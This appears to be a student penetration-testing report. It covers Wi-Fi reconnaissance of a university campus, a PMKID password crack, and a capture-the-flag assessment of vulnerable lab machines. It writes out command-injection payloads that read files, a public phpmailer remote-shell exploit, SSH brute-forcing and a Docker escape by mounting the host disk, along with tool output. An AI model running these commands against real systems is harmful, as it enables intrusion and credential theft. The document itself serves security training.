


Figure 8.3: Locations of DSE Guest WIFI network




Figure 8.4: Locations of Eduroam WIFI network

On Linux we can directly find APs that are reachable via the wireless interface wlo1 with the command `sudo iwlist wlo1 scan`. The name of the wireless interface `wlo1` might have to be adapted to scan on a different computer.

Another command that yields a similar result is `nmcli dev wifi list`. Figure 8.5 shows the results of this search.

For every access point of each WIFI network more detailed information can be found, for instance, with the tool NetSpot. For every access point the following properties can be identified:

- security protocol
- hardware (MAC address, manufacture, ..)
- based on hardware and software a possible attack

This procedure shall be shown on the example of one of the DTUsecure access points shown in Figure 8.6 below:




Figure 8.5: nmcli scanning for APs reachable via wireless network device




Figure 8.6: NetSpot Screenshot displaying information about all DTUsecure access points (including their BSSID, signal strength, security mechanism, etc.)

For instance, we can find all this information for the AP with the MAC address 28:6F:7F:78:F0:A1. As the screenshot in figure 8.6 already shows, the company behind the MAC address is Cisco Systems Inc., which can be verified by using a MAC address finder like *https://www.dein-ip-check.de/tools/macfinder?oui=28%3A6F%3A7F%3A78%3AF0%3AA1&page=1*:




Figure 8.7: The MAC-address-finder shows IEEE gave the MAC-address to Cisco System Inc. as stated in figure 8.6

As possible attacks on Cisco routers (as DTU uses) different options were found. In 2017 a research paper with the title *"Key Reinstallation Attacks: Forcing Nonce Reuse in WPA2"* was made publicly available and had a huge impact on WIFI security. Although quickly fixed, several old routers may still be vulnerable to the same exploits described in this paper. *"These vulnerabilities may allow the reinstallation of a pairwise transient key, a group key, or an integrity key on either a wireless client or a wireless access point."*[31] Over 50 Cisco products were affected by this problem, which makes this a possible exploit for any kind of Cisco Systems Inc. wireless devices.[31]

Another possible attack is the CVE-2020-3118 high severity vulnerability that can be exploited on

routers that run the Cisco IOS XR Software [32]. The Cisco IOS XR Network OS is deployed on several routers by Cisco. This attack can be run by sending Cisco Discovery Protocol packet to vulnerable devices. Like this, a stack overflow can be caused leading to the possibility of executing random code with administration rights [33]. This exploit can only be done by adjacent attacks that are in "same broadcast domain as the vulnerable devices" [32]. This vulnerability was fixed in February 2020, however, as mentioned previously it is likely to still be exploitable on many devices that haven't been patched yet.

As a third possible attack "KRACK" will be presented to the reader. **K**ey **R**einstallation **A**tta**ck**s (→ KRACK) is an attack against the 4-way-handshake of the WPA2 protocol. When a client joins a network, it performs a 4-way handshake in order to negotiate a new encryption key. After receiving the third message of the 4-way handshake, it will install this key. By dropping packages and allowing the router to transmit the encryption key over and over, an attacker can force so-called nonce-resets. By forcing nonce reuse in this manner, the encryption protocol can be attacked, e.g., packets can be replayed, decrypted, and/or forged.[34]

8.1 Warwalk

We went for a warwalk around the DTU area to search for wireless networks. We used the WiGLE app and found 5662 wireless networks, that is 1333 Bluetooth networks and 4329 WiFi networks (see figure 8.8). NB, not all networks we found are owned by DTU. We found 694 eduroam AP, 679 DTUSecure AP, 700 DTUguest AP, 11 DSEguest AP, 11 DSE AP, 2 hackerlab AP, 2 Unethical Potato AP, 2 DTUBwireless AP, etc.

Figure 8.8: Wireless networks around the DTU area, *left:* all networks, *middle:* Bluetooth networks and *right:* WiFi networks

9 Daily Assignment 8 - Wireless Penetration Assignment: PMKID Attack

In this assignment we will do a PMKID attack on router named Unethical Potato. Since we couldn't connect to the gateway we used the PCAPNG file that was provided.

We started by converting the file to a PCAP file with the command `tcpdump -r "file.pcapng" -w "file.pcap"`. Then, we tried cracking the file using the `rockyou` wordlist and the `aircrack-ng` tool. Hoever, this did not yield a result.

Next, we used hcxpcapngtool instead to extract the hashes from the provided pcapng file. First, we need to extract the hashes from the pcapng file. This operation will give the hash format 22000. For this, we use the command `hcxpcapngtool -o hash.hc22000 -E /usr/share/wordlists/rockyou.txt potato.pcapng`. We obtain a file with three hashes.

Then, we can run hashcat on the generated hashfile with the command `hashcat -m 22000 test.hc22000 /usr/share/wordlists/rockyou.txt`. Very quickly it returns the password *admin123* for the user Unethical Potato. Figure 9.1 shows the results of hashcat.

```
└─$ hashcat -m 22000 test.hc22000 /usr/share/wordlists/rockyou.txt
hashcat (v6.2.5) starting

OpenCL API (OpenCL 2.0 pocl 1.8  Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEF, DISTRO, POCL_DEBUG
) - Platform #1 [The pocl project]
====================================================================================================
* Device #1: pthread-11th Gen Intel(R) Core(TM) i7-1165G7 @ 2.80GHz, 2909/5883 MB (1024 MB allocata
ble), 4MCU

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

Hashes: 3 digests; 3 unique digests, 3 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344430
* Bytes.....: 139922087
* Keyspace..: 14344423
* Runtime...: 1 sec

62f3b3a766bc839a1db836c7418843dd:1000aac3a4d9:62b12d0c42c8:Unethical Potato:admin123
```

Figure 9.1: Cracking password hashes for unethical potato with hashcat

10 Final Assignment

10.1 Executive Summary

During a period of four days, three different systems (called Lab1, Lab2, Lab3) were penetrated and their vulnerabilities were exposed. Hereby, 14 so called flags (resembling confidential data packages) were found. A flag could be everything from plain-text in a .txt file, information in a websites source code to encrypted messages somewhere in the network. To find these flags, different vulnerabilities were detected, which are stated below.

10.2 Statement of Scope

For a deeper understanding of the vulnerabilities of each network, the topology of all three labs is shown in more detail below. The whole network with all (open) ports were part of the penetration test. To detect the vulnerabilities active reconnaissance as well as a wide variety of exploitation tools (s. section 10.8) were used. All three networks are hereby quite similar.




Figure 10.1: Network Topology of Lab1




Figure 10.2: Network Topology of Lab2 (*left*) and Lab3 (*right*)

10.3 Methodology and Limitations

10.3.1 Success Criteria

The goal of the penetration test was to simulate a real-world attack on old and very vulnerable systems. A success criteria has to be agreed upon to set limits on the depth of the penetration test. As this penetration test was part of a capture-the-flag-exercise, the goal can clearly be defined in finding all 14 flags. There is no boundary set for the tester.

10.3.2 Statement of Limitations

The only limitation on the penetration tests were a time limit of four days (20.06.2022 - 23.06.2022). No rules of engagement had to be met as all three environments are only experimental and thus no specific time windows, communication methods, source IP addresses or other arrangements with a client had to be specified. All services were part of a closed .ova virtual box image, so no third-party-hosted environments had to be asked for approval (e.g. hosting providers of the client, etc.).

10.3.3 Statement of Methodology

Table 10.1 below gives the reader a quick overview of different used methodologies and explains their meaning. It can be used as a reference for later chapters.

Type	Description
Portscan	Using Nmap scanner to scan all ports to identify open ports.
Passive Reconnaissance	Use public information to, for example, guess usernames.
SQL injection	Code injection technique used to attack data-driven applications by malicious SQL statements.
Command Injection	Executing arbitrary commands to exploit application vulnerabilities.
Docker Privilege Escalation	Any user (by default, any member of the "docker" group) who has access to the Docker daemon has root privileges in the container, even if they are not admin. This privilege can then be used to access and even change files that only root should access.
Remote Shell Execution	Execute shell commands as another user on another computer over a computer network.
Clean up	Make sure that the environment that was tested is clean and nothing is left behind, e.g. files, tools.

Table 10.1: Used methodologies

10.4 Risk Matrix

This section gives an overview of the 14 found flags in regards of the risk they pose on the network. The y-axis shows the probability of detection, meaning how probable and frequent one specific exploit could be found and used and the x-axis shows the corresponding impact on the target's network. The combination of probability and impact form a risk. Especially vulnerabilities, which have a huge impact and are easy to find, should be fixed immediately and thus contain the highest risk (coloured *red* in table 10.2). Some of the flags were found using multiple vulnerabilities, which is why those flags are placed in the risk matrix based on the result of all used vulnerabilities together. Chapter 10.7 describes the exact vulnerability per flag, as well as their resulting risk in this matrix (high, medium, low) and more detailed information about the exploit and possible solutions.

		Impact		
		High	Medium	Low
Probability	High	L1F1, L1F2, L1F4 L2FB, L2FD	L2FA, L2FC L3F1, L3F4	
	Medium	L1F3, L1F5 L2FE L3F2, L3F3		
	Low			

Table 10.2: Risk Matrix (each flag is shortened e.g. L1F1 = Flag1 in Lab1)

10.5 Table of Flags

The following table (10.3) shows all flags mentioned in the risk matrix, arranged after their respective labs. Every flag contains a string of information, which had to be extracted. This content is displayed in the far right column.

Lab	Flag #	Flag
1	Flag 1	{denmark22}
1	Flag 2	{latvia371}
1	Flag 3	{sweden22}
1	Flag 4	{finland4321}
1	Flag 5*	{norway2022}
2	Flag A	{112233}
2	Flag B	{22banner}
2	Flag C	{3r3MUSIC}
2	Flag D	{1r1KEEPITUP}
2	Flag E	{1r1YOUGOTIT!}
3	Flag 1	{1srt1}
3	Flag 2	{green22}
3	Flag 3	{2s2PLANT}
3	Flag 4	{GREATJOB!}

Table 10.3: Content of all 14 mandatory flags found in Lab1, Lab2 and Lab3

Additionally a bonus flag could be found in Lab2. These flags were not part of the success criteria, but held bonus information and are displayed here:

Lab	Flag #	Flag
2	Flag 1	{1r1v1r51}

Table 10.4: Bonus flag in Lab2

10.6 Testing Narrative and Segmentation Results

This chapter provides details about how the testing progressed and how exactly each vulnerability (stated in section 10.7) was found. It is sorted by labs and flags, so each vulnerability mentioned in 10.7 can be found here, as well as the commands and tools to reproduce the exploit.

10.6.1 Lab1

All our penetration tests start with an *nmap scan* (s. section 10.3.3) of the system revealing the open ports 80, 81 and 2222 for Lab1[9]:

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.56.0/24 -sS -sV
You requested a scan type which requires root privileges.
QUITTING!

┌──(kali㉿kali)-[~]
└─$ sudo nmap 192.168.56.0/24 -sS -sV
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-20 04:50 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.1
Host is up (0.000041s latency).
All 1000 scanned ports on 192.168.56.1 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 0A:00:27:00:00:00 (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.000031s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:AA:26:93 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.103
Host is up (0.000059s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.25 ((Debian))
81/tcp   open  http    Apache httpd 2.4.10 ((Debian))
2222/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
MAC Address: 08:00:27:C4:81:AC (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.102
Host is up (0.0000040s latency).
All 1000 scanned ports on 192.168.56.102 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 8.38 seconds
```

Figure 10.3: nmap scan on Lab 1 machine

Accessing the Webinterface

Starting with TCP port 80, the ip address with the corresponding port `http://192.168.56.103/login.php` in the browser leads us to a web-interface. The "Damn Vulnerable Website" (DVWA) opens. We can login using the admin credentials: admin & password, which are standard credentials for DVWA and can easily be found online through a minimum amount of passive reconnaissance - googling *DVWA login credentials*. Not even a brute-force attack is necessary here, although it would obviously also work, especially in combination with typical user name and password lists. This first vulnerability is stated in table 10.5 in section 10.7. Without accessing the interface through the weak ID and password, none of the later exploits of the first two flags could have been used, which results in a major impact of this vulnerability.

Flag1 and Flag2

By scanning the website with the software GoBuster (s. 10.8), hidden directories could be identified. We combined the tool with Kalis pre-installed directory wordlist and run the attack with the following command:

[9] command used: *sudo nmap 192.168.56.0/24 -sS -sV*

`gobuster dir -u 192.168.56.103 -w /usr/share/wordlists/metasploit/password.lst`

This returns 2 directories: /hackable and /external. When trying to access `http://192.168.56.103/hackable` we can see a directory named flags with the file fi.php




Figure 10.4: GoBuster scan on Lab1

Additionally the rest of the directories were searched by using command injection on `http://192.168.56.103/vulnerabilities/exec/` and using Kali Linux *ls* command, which lead to a file via `localhost | cat ../../flag1.txt` containing flag1 as well as flag2 via `localhost | cat ../../../../../home/flag2.txt`. During a command injection the server is compromised by arbitrary commands posted in an input field by the attacker. Being able to simply browse the webserver's directories is usually disabled for security reasons - since sites don't generally want users to be able to simply browse the files on their server. On Apache this is controlled by *mod_ autoindex*.
Giving the client the opportunity to search through the servers directory resembles a vulnerability and is thus added to table 10.5.

Flag3

Another open TCP port (port 81) was identified. As before, with port 80, the IP address with the corresponding port was entered into the browser and led us to a web interface. This web interface was a login page for an email. The following comment was identified in the source code: "flag3 is in var www .... good luck".

With another GoBuster-scan[10] the directory *vulnerable* was found. Then, we find a file in the path */vulnerable/VERSION* exists and when opening this url it indicates that the PHP version is 5.2.16. We searched for vulnerabilities for this PHP version and found an exploit for this phpmailer version which allows remote shell execution[11]. We downloaded this code from github and ran `./exploit.sh`

[10] `gobuster dir -u http://192.168.56.103:81 -w /usr/share/wordlists/metasploit/password.lst`
[11] `https://github.com/opsxcq/exploit-CVE-2016-10033`

`192.168.56.103:81`. This opens a shell where certain commands can be executed. We find that the command `find /../..  -name *flag* > index.php` shows all files that contain *flag* on the website (we had to reload index.php to see the result). Like this, we see that the file is located at `/../../var/www/flag3.txt`. With `nl /../../var/www/flag3.txt` we find flag3.

Flag4

An open ssh port (port 2222) was identified when scanning the ports. This port is password-protected, but it is possible to gain access via a simple password crack using the Kali Linux tool hydra. We cracked the ssh password of the user root and got as a result the password rockyou.

This is because the login user name was still "root" and this username was not changed, and an easy-to-crack password was used (rock...), which can be found with a common password cracking tool and standard word list. A vulnerability is, therefore, the use of standard user names and easily decrypted passwords.

We connected to the machine via ssh using user root and found in the home folder the files *flag4notes.txt* and the encrypted *flag4sec.zip*.

After that we downloaded the file to our local machine with scp.

The file *flag4notes.txt* stated that we can decrypt the flag4sec.zip with the password of the user. We decrypted the file and obtained the password.

Flag5

Furthermore, the obtained access can also be used to access the system's hard drive. Therefore, we break out of the Docker container by mounting the host system's disk to the container. For this we use the command `mount /dev/sda3 /mnt`. We found the fifth flag in the folder */mnt/home/user/-Documents/flag5sec.zip*. We download the file with scp to our local machine.

